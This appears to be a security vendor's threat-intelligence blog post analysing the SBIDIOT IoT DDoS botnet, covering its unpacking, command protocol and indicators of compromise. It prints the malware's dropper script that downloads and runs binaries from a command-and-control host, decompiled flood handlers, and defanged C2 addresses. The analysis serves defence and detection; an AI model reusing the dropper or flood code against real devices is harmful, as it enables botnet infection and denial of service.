

Threat Intelligence: Analysis of the SBIDIOT IoT Malware

nozominetworks.com/blog/threat-intelligence-analysis-of-the-sbidiot-iot-malware/

By

April 7, 2021

There are billions of IoT connections in the world and more than 70 percent of them are in the industrial sector. This is why Nozomi Networks Labs regularly reviews the threat landscape for IoT devices. Recently, a malware sample named SBIDIOT caught our attention. It had a relatively low number of detections on VirusTotal and its commands, in the current form, were not well documented by the cybersecurity community.

We decided to analyze SBIDIOT and uncovered how it communicates with targets and what types of commands it supports. This information helps detect the threat and allows defenders to stop or mitigate it before harmful impacts occur. The main potential impact of DDoS (Distributed Denial of Service) botnets is the generation of excessively high loads on targeted servers, preventing users from accessing services and thus harming normal business operations.

To avoid impacts, early detection is vital. Detection can be done by your security team (see the malware indicators at the end of this article) or by using a network monitoring and threat intelligence solution such as ours.



There are more than 60 billion IoT devices in use by the industrial sector¹ and many of them have little to no security. It's therefore important to use threat intelligence to detect and mitigate IoT threats.

Analysis of SBIDIOT Malware

Based on our information, at least one way that the malware propagates is by exploiting an RCE vulnerability in ZTE routers. For older versions, we observed a shell script *sh* downloading and executing binary payloads once delivered to the victim machines by various means:

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
http://<cnc_ip>/SBIDIOT/x86; curl -O http://<cnc_ip>/SBIDIOT/x86;cat x86
>SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
http://<cnc_ip>/SBIDIOT/mips; curl -O http://<cnc_ip>/SBIDIOT/mips;cat mips
>SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
http://<cnc_ip>/SBIDIOT/mpsl; curl -O http://<cnc_ip>/SBIDIOT/mpsl;cat mpsl
>SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
http://<cnc_ip>/SBIDIOT/arm; curl -O http://<cnc_ip>/SBIDIOT/arm;cat arm
>SSH;chmod +x *;./SSH SSH
...
```

The sample `e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9` is packed with the standard UPX tool, with the UPX header later modified. While the malware remains executable, it is no longer possible to unpack it using the same tool straight away:

```
$ file e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9
e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9: ELF 32-bit
LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no
section header
$ upx -d e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9
Ultimate Packer for eXecutables
```

Copyright (C) 1996 - 2020

UPX 3.96 Markus Oberhumer, Laszlo Molnar & John Reiser Jan 23rd 2020

```
File size Ratio Format Name
```

```
-----
```

```
upx: e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9:
NotPackedException: not packed by UPX
```

Unpacked 0 files.

As we can see here, the **UPX!** signature was replaced with a custom **YTS\x99** signature:

```

Edit As: Hex Run Script Run Template
0 1 2 3 4 5 6 7 8 9 A B Ć D E F 0123456789ABCĎEF
0000h: 7F 45 4C 46 01 01 01 03 00 00 00 00 00 00 00 00 .ELF.....
0010h: 02 00 03 00 01 00 00 00 60 E2 04 08 34 00 00 00 .....`â..4...
0020h: 00 00 00 00 00 00 00 00 34 00 20 00 03 00 28 00 .....4. ...(.
0030h: 00 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08 .....e..
0040h: 00 80 04 08 54 74 00 00 54 74 00 00 05 00 00 00 .e..Tt..Tt.....
0050h: 00 10 00 00 01 00 00 00 00 00 00 00 00 00 05 08 .....
0060h: 00 00 05 08 00 00 00 00 64 CD 00 00 06 00 00 00 .....dí.....
0070h: 00 10 00 00 51 E5 74 64 00 00 00 00 00 00 00 00 ...Qâtd.....
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 .....
0090h: 04 00 00 00 AA 34 96 49 59 54 53 99 FC 11 0D 0C ....^4-IYTS™ü...
00A0h: 00 00 00 00 4C D8 00 00 4C D8 00 00 94 00 00 00 ....Lø..Lø.."...
00B0h: 56 00 00 00 0E 00 00 00 18 03 00 3F 91 D0 6B 8F V.....?`Đk.
00C0h: 49 2F FA 6A E4 07 9A 89 5C 84 64 2A 6E 6C 7A 90 I/újä.š%`„d*nlz.
00D0h: 65 D6 93 75 30 2F 3A 05 C9 35 99 4B 54 37 53 08 eÖ`u0/:.É5™KT7S.
00E0h: 1D 52 6D 43 C4 03 CD D4 19 2A 38 5D CA 60 9C 27 .RmCÄ.ÍÔ.*8]Ê`œ'
00F0h: 0B 3B 8F C5 37 21 37 57 23 0F E6 20 A3 C0 76 46 .;.Å7!7W#.æ £ÀvF
0100h: D6 97 A4 B1 9A 86 59 9E D5 A7 8F 39 76 7B 0C D3 Ö-±š†YžÕ$.9v{.Ó
0110h: 00 00 20 60 00 00 0E 49 06 00 18 03 00 2A A3 6D ..`...I.....*fm
0120h: 5C 27 81 A8 15 5F 95 C7 4F 62 A9 82 68 6F 27 9A \'.`..•ÇOb©,ho'š
0130h: 65 8C E2 3A 9F CD 1C 49 FE A9 A0 E5 F8 0A 44 DA eĎâ:ŸĪ..Ip© åø.DÚ
0140h: 6D 42 B4 49 FC 0C 90 E9 18 97 10 A7 DF 5D F4 92 mB'Iü..é.-.Šß]ô'
0150h: 43 E2 35 4C 4B 2F 80 F4 1E 20 33 65 26 6E C2 DC Câ5LK/êð. 3e&nÂÛ
0160h: 58 3A 73 DF 40 90 F5 77 6E B6 4B 5D D7 9A C1 48 X:sß@.õwn[K]×šÁH
0170h: 6E 97 5F 4F 9F 3A 24 10 68 15 52 F8 10 3B 2D 67 n-OŸ:$.h.Rø.;-g
0180h: F1 D1 3B 8C C2 EC 23 84 D5 C7 3F 1A 15 0B B1 7C ñÑ;ĎÂî#„ŎÇ?...±|

```

Hex dump showing that the “UPX!” string has been replaced.

Restoring it back will enable us to unpack the sample using the standard UPX tool:

```

$ perl -pi -e 's/YTS\x99/UPX!/g'
e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9
$ upx -d e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9
Ultimate Packer for eXecutables

```

Copyright (C) 1996 - 2020

UPX 3.96 Markus Oberhumer, Laszlo Molnar & John Reiser Jan 23rd 2020

File size Ratio Format Name

```

55372 <- 30024 54.22% linux/i386
e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9

```


Unpacked 1 file.


```

$ file e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9
e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9: ELF 32-bit
LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped

```


The analysis reveals characteristics quite common for this type of threat. There is a strong focus on DDoS with some parts of the code shared with other malware families like Gafgyt. Given that the sample is statically linked and stripped, which is almost always the case with malware targeting IoT, the next step was to load FLIRT signatures for uClibc to make analysis easier. uClibc is a compact C library commonly used in Linux kernel-based embedded devices, which is also commonly used by IoT malware developers for easy cross-compilation, as popularized with Mirai. FLIRT signatures are essentially a method that reverse engineering tools like IDA use to pattern-match known libraries, which can greatly speed up the analysis process.





A large number of functions are recognized using FLIRT.

Upon execution, the sample attempts to connect to its C2, which in this case is an IP address and port hard-coded into the binary. Although the C2 infrastructure was not operational during the time of the investigation, we were able to force the sample to talk to our own server as its C2. Coupled with some static analysis, this was enough to quickly figure out the protocol and begin interaction.

The function responsible for handling commands compares each command received from C2 with one of the following strings:

- TCP
- HTTPSTOMP
- VSE
- HEX
- STD
- VOX
- NFO
- UDP
- UDPH
- R6
- FN
- OVHKILL
- NFOKILL
- STOP
- Stop
- stop

Then, based on the results, it performs several validation checks on its arguments before executing the actual command.

Commands Supported by SBIDIOT

TCP

The TCP command asks the bot to send TCP segments destined for a specified host/port combination for a specified interval of time. Additionally, it allows the operator to set a number of optional TCP flags.

```
243     }
244     else
245     {
246         flags_arg = (const char *)__GI_strtok(tcp_flags, ",");
247         if ( flags_arg )
248         {
249             for ( f = flags_arg; ; f = v90 )
250             {
251                 if ( !strcmp(f, "syn") )
252                 {
253                     *((_BYTE *)tcp_header + 13) |= 2u;
254                 }
255                 else if ( !strcmp(f, "rst") )
256                 {
257                     *((_BYTE *)tcp_header + 13) |= 4u;
258                 }
259                 else if ( !strcmp(f, "fin") )
260                 {
261                     *((_BYTE *)tcp_header + 13) |= 1u;
262                 }
263                 else if ( !strcmp(f, "ack") )
264                 {
265                     *((_BYTE *)tcp_header + 13) |= 0x10u;
266                 }
267                 else if ( !strcmp(f, "psh") )
268                 {
269                     *((_BYTE *)tcp_header + 13) |= 8u;
270                 }
271                 v90 = (const char *)__GI_strtok(0, ",");
272                 if ( !v90 )
273                     break;
274             }
275         }
276     }
```

Custom TCP flags supported in the TCP command handler.

HTTPSTOMP

As arguments, it takes in an HTTP method, a host/port combination, an attack duration and a request count specifying how many times to repeat this operation. If the attack duration and the request count are not exceeded, this function will continue to perform HTTP requests using the settings provided and a randomly selected user-agent string.

```

08053794 aMozilla50Windo db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36',0
08053794 ; DATA XREF: .data:random_user_agents↓o
08053808 aMozilla50Windo_0 db 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36',0
08053808 ; DATA XREF: .data:080563F0↓o
0805387A align 4
0805387C aMozilla50X11ti db 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/537.36',0
0805387C ; DATA XREF: .data:080563F4↓o
080538E6 align 4
080538E8 aMozilla50Windo_1 db 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.71 Safari/537.36',0
080538E8 ; DATA XREF: .data:080563F8↓o
0805394E align 10h
08053950 aMozilla50Windo_2 db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36'
08053950 ; DATA XREF: .data:080563FC↓o
080539C4 aMozilla50Windo_3 db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36'
080539C4 ; DATA XREF: .data:08056400↓o
08053A38 aMozilla50Windo_4 db 'Mozilla/5.0 (Windows NT 5.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36',0
08053A38 ; DATA XREF: .data:08056404↓o

```

Hard-coded list of user-agent strings.

```

13 time_end = duration + __GI_time(0);
14 result = __GI_memcpy(http_uri, &unk_8053204, 265);
15 if ( total_requests > 0 )
16 {
17     for ( i = 0; i != total_requests; ++i )
18     {
19         random_idx = j____GI_random();
20         __GI_sprintf(
21             http_buf,
22             "%s %s HTTP/1.1\r\nHost: %s\r\nUser-Agent: %s\r\nConnection: close\r\n\r\n",
23             http_method,
24             http_uri,
25             http_host,
26             user_agents[random_idx % 36]);
27         result = __libc_fork();
28         if ( result )
29         {
30             while ( time_end > __GI_time(0) )
31             {
32                 fd = connect_to(http_host, port);
33                 if ( fd )
34                 {
35                     http_buf_len = __GI_strlen(http_buf);
36                     __libc_write(fd, http_buf, http_buf_len);
37                     __libc_read(fd, addr, 1u);
38                     __libc_close(fd);
39                 }
40             }
41             __GI_exit(0);
42         }
43     }
44 }
45 return result;
46 }

```

HTTPSTOMP command handler.

Additionally, another function is called to perform HTTP requests to the /cdn-cgi//chk_captcha URI of a hostname/port combo with, once again, a configurable attack duration and request count. This is done in an attempt to circumvent CloudFlare protection mechanisms.

VSE

Another command used for DDoS, which, depending on the arguments provided, employs either UDP or RAW sockets. Again, arguments for the target and attack duration can be provided, but additionally, the attacker can specify a pause interval between packets delivered to the target. Variants of Gafgyt and other IoT malware occasionally include a VSE command to target servers running the Valve Source Engine.

```
189     attack_count = 0;
190     n = 0;
191     time_end = duration + __GI_time(0);
192     sleep_time_useconds = 1000 * sleep_time_mseconds;
193     while ( 1 )
194     {
195         while ( 1 )
196         {
197             __libc_sendto(s, buf, buf_len, 0, &v125, 16);
198             if ( attack_count == attack_max_count )
199                 break;
200             ++attack_count;
201             if ( n == sleep_every_n )
202             {
203                 usleep(sleep_time_useconds);
204                 n = 0;
205             }
206             else
207             {
208                 ++n;
209             }
210         }

```

Code snippet from VSE command handler implementing pause interval.

VOX

The VOX command takes a host, a port and an attack duration as its arguments and then sends UDP datagrams with one of three randomly selected hard-coded payloads.

| No. | Time | Source | Protocol | Length | Info |
|--------|--------------|--------|----------|--------|-----------------------|
| 399277 | 46.963102484 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399278 | 46.963106018 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399279 | 46.963109525 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399280 | 46.963112904 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399281 | 46.963116436 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399282 | 46.963119913 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399283 | 46.963123334 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399284 | 46.963126863 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399285 | 46.963130260 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399286 | 46.963133687 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399287 | 46.963137133 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399288 | 46.963140503 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399289 | 46.963144110 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399290 | 46.963147568 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399291 | 46.963151030 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399292 | 46.963154743 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |
| 399293 | 46.963158253 | bot | UDP | 1235 | 39992 → 2560 Len=1193 |

| | | | |
|------|-------------------------|-------------------------|-------------------|
| 01d0 | 34 34 2f 78 32 30 2f 78 | 32 64 2f 78 34 34 2f 78 | 44/x20/x 2d/x44/x |
| 01e0 | 35 66 2f 00 00 00 6c 58 | 66 59 43 37 54 46 61 43 | 5f/...lX fYC7TFaC |
| 01f0 | 71 35 48 76 39 38 32 77 | 75 49 69 4b 63 48 6c 67 | q5Hv982w uIiKcHlg |
| 0200 | 46 41 30 6a 45 73 57 32 | 4f 46 51 53 74 4f 37 78 | FA0jEsW2 0FQSt07x |
| 0210 | 36 7a 4e 39 64 42 67 61 | 79 79 57 67 76 62 6b 30 | 6zN9dBga yyWgvbK0 |
| 0220 | 4c 33 6c 5a 43 6c 7a 4a | 43 6d 46 47 33 47 56 4e | L3lZClzJ CmFG3GVN |
| 0230 | 44 46 63 32 69 54 48 4e | 59 79 37 67 73 73 38 64 | DFc2iTHN Yy7gss8d |
| 0240 | 48 62 6f 42 64 65 4b 45 | 31 56 63 62 6c 48 31 41 | HboBdeKE 1VcblH1A |
| 0250 | 78 72 56 79 69 71 6f 6b | 77 32 52 59 46 76 64 34 | xrVyiQok w2RYFvd4 |
| 0260 | 63 64 31 51 78 79 61 48 | 61 77 77 50 36 67 6f 39 | cd1QxyaH awwP6go9 |
| 0270 | 66 65 42 65 48 64 6c 76 | 4d 52 44 4c 62 45 62 74 | feBeHdlv MRDLbEbt |
| 0280 | 79 33 50 79 38 79 56 54 | 33 55 54 6a 79 33 5a 4b | y3Py8yVT 3UTjy3ZK |
| 0290 | 4f 4e 58 6d 4d 4e 76 55 | 52 54 55 5a 54 6b 65 48 | ONXmMnvU RTUZTkeH |
| 02a0 | 33 37 58 54 39 48 35 4a | 77 48 30 76 4b 42 31 59 | 37XT9H5J wH0vKB1Y |
| 02b0 | 77 32 72 53 59 6b 54 77 | 63 54 76 78 36 4f 6c 74 | w2rSYkTw cTvx60lt |
| 02c0 | 53 49 6c 61 68 46 67 39 | 32 75 43 52 62 4c 4d 38 | SIlahFg9 2uCRbLM8 |
| 02d0 | 61 6d 68 38 47 61 47 47 | 47 52 77 35 36 69 4e 55 | amh8GaGG GRw56iNU |
| 02e0 | 54 47 4c 67 69 33 39 35 | 76 6a 39 5a 56 56 65 50 | TGLgi395 vj9ZVVeP |
| 02f0 | 30 31 6b 37 54 76 71 33 | 4e 52 76 78 6f 23 23 23 | 01k7Tvq3 NRvxo### |

Recorded malicious UDP traffic containing hardcoded payloads.

UDP

The sample sends UDP payloads to a target host specifying the port, the attack duration and the maximum size of the generated payload. The actual size of the payload may be smaller due to the use of the `strlen` function, which calculates the size by counting bytes up until the first null value.

```


745     if ( !strcmp(cmd, "UDP") )
746     {
747         if ( args_len <= 3 )
748             return;
749         udp_duration = __GI_atol(args[3]);
750         if ( udp_duration == -1 )
751             return;
752         udp_port = __GI_atol(args[2]);
753         if ( udp_port == -1 )
754             return;
755         v55 = __GI_atol(args[4]);
756         a4 = v55;
757         if ( v55 == -1 || v55 > 65500 )
758             return;
759         udp_ip = args[1];
760         if ( !__libc_fork() )
761         {
762             udp_cmd_handler(udp_ip, udp_port, udp_duration, a4);
763             __GI__exit(0);
764         }

```

Command handler validating UDP arguments.

HEX / STD / R6 / NFO / FN / OVHKill / NFOKill / UDPH

All of the above commands call the same function, which receives a host name, a port and an attack duration, then starts generating UDP traffic with a fixed payload.



Code diagram with several code blocks pointing to the same function.

STOP/stop/Stop

This command sends a SIGKILL signal to all process IDs that are currently being tracked, giving the operator the ability to stop any of the process' children.

```
1175     if ( !strcmp(cmd, "Stop") )
1176     {
1177         for ( i = 0; i < (unsigned __int64)pids_count; ++i )
1178         {
1179             cur_pid = pids[i];
1180             if ( cur_pid && cur_pid != __libc_getpid() )
1181                 __GI_kill(pids[i], 9);
1182         }
1183     }
```

STOP command handler.

Threat Intelligence is Needed to Defend Industrial Systems from IoT Malware

As the number of Internet-connected devices increases at a rate of more than 130 percent a year,¹ the threat landscape also rapidly evolves. New families of malware and modifications of existing ones emerge regularly. And, regardless of their complexity and sophistication, they all pose a threat.

To defend against threats to IoT devices that could impact production, uptime and possibly safety, automated tools can help. [OT/IoT network monitoring](#) paired with regularly updated [threat intelligence](#) identifies indicators of compromise and anomalous behavior, giving you the opportunity to act before harm occurs.

Nozomi Networks Labs is committed to providing real-time information on IoT threats as they continue to increase in prevalence and significance for operational technology environments – stay-tuned for ongoing updates.

For indicators of SBIDIOT malware, see the information provided at the end of this page.

References

1. “[The Internet of Things: Consumer, Industrial & Public Services 2020-2024](#),” Juniper Networks, March 31, 2020.

Related Content

RESEARCH REPORT

OT/IoT Security Report

What You Need to Know to Fight
Ransomware and IoT Vulnerabilities

July 2021

RESEARCH REPORT

OT/IoT Security Report

What You Need to Know to Fight Ransomware and IoT Vulnerabilities

July 2021

- Why ransomware is a formidable threat
- Analysis of DarkSide, the malware that attacked Colonial Pipeline
- Latest ICS and medical device vulnerability trends
- Why P2P security camera architecture threatens confidentiality
- How security cameras are vulnerable
- Ten measures to take immediately to defend your systems

[Download](#)

Related Links

- Blog: [Defending Against IoT Security Camera Hacks Like Verkada](#)
- Blog: [New Reolink P2P Vulnerabilities Show IoT Security Camera Risks](#)
- Executive Brief: [Closing IoT Security Gaps in Your Operation](#)

SBIDIOT Malware Indicators

IOCs

- 23.94.136[.]170:61930
- hxxp://23.94.136[.]170/SBIDIOT/x86

- e2b3ca0a97107fa351e39111c80b3fef8cf178864fe82244d41eabe845af4b9

Same as for most modern IoT malware families, there are multiple other URLs associated with the same C&C delivering payloads compiled for other architectures:

- hxxp://23.94.136[.]170/SBIDIOT/arm
- hxxp://23.94.136[.]170/SBIDIOT/arm6
- hxxp://23.94.136[.]170/SBIDIOT/arm7
- hxxp://23.94.136[.]170/SBIDIOT/mips
- hxxp://23.94.136[.]170/SBIDIOT/mpsl
- hxxp://23.94.136[.]170/SBIDIOT/ppc
- 647b71f683db54bc56873629973f56ac3b8ada33cf9e14706b5efe4d62f2f88f
- b8b654b59e7f1de3107ff5e1c2a538f40f7dea6c63f25db26cf900d19218cccb
- 95bb118ecd3c724d6f8110ff7f1a90bac8b4067924f573bcbb17cd59a9ddb348
- 7a050fc54ab4dcfbd529a0a7e0b8b6bca9bc619ef7b332bfdc7667b8b7062e6c
- ee3e341a0951d1e6f201665240f235eea56f9047d3a2664c53aeccd664057290
- ca9bb8898d725ca1faf91d0973628a531f98a3d9dd35dd36ff9c8e621520a656

Other C&C IP addresses seen in 2021:

- 104.168.98[.]159
- 107.172.193[.]132
- 107.175.33[.]48
- 128.199.40[.]136
- 128.199.41[.]8
- 128.199.7[.]31
- 13.127.49[.]124
- 134.209.79[.]179
- 135.181.24[.]235
- 159.65.204[.]13
- 163.172.234[.]205
- 163.172.234[.]212
- 167.114.27[.]123
- 172.245.52[.]102
- 176.31.11[.]9
- 185.245.96[.]199
- 192.227.137[.]42
- 194.87.139[.]206
- 198.23.229[.]170
- 23.94.92[.]200
- 37.46.150[.]150
- 37.49.229[.]154

- 37.49.229[.]191
- 45.130.138[.]70
- 45.148.120[.]88
- 45.33.112[.]119
- 5.188.0[.]80
- 51.116.180[.]169
- 51.75.190[.]159
- 51.75.191[.]234
- 52.152.130[.]178
- 85.204.116[.]43

Other commonly used filenames:

- sh (located in the root directory rather than in the *SBIDIOT* subdirectory like the rest of the samples)
- sh4
- spc
- root
- rtk
- zte
- yarn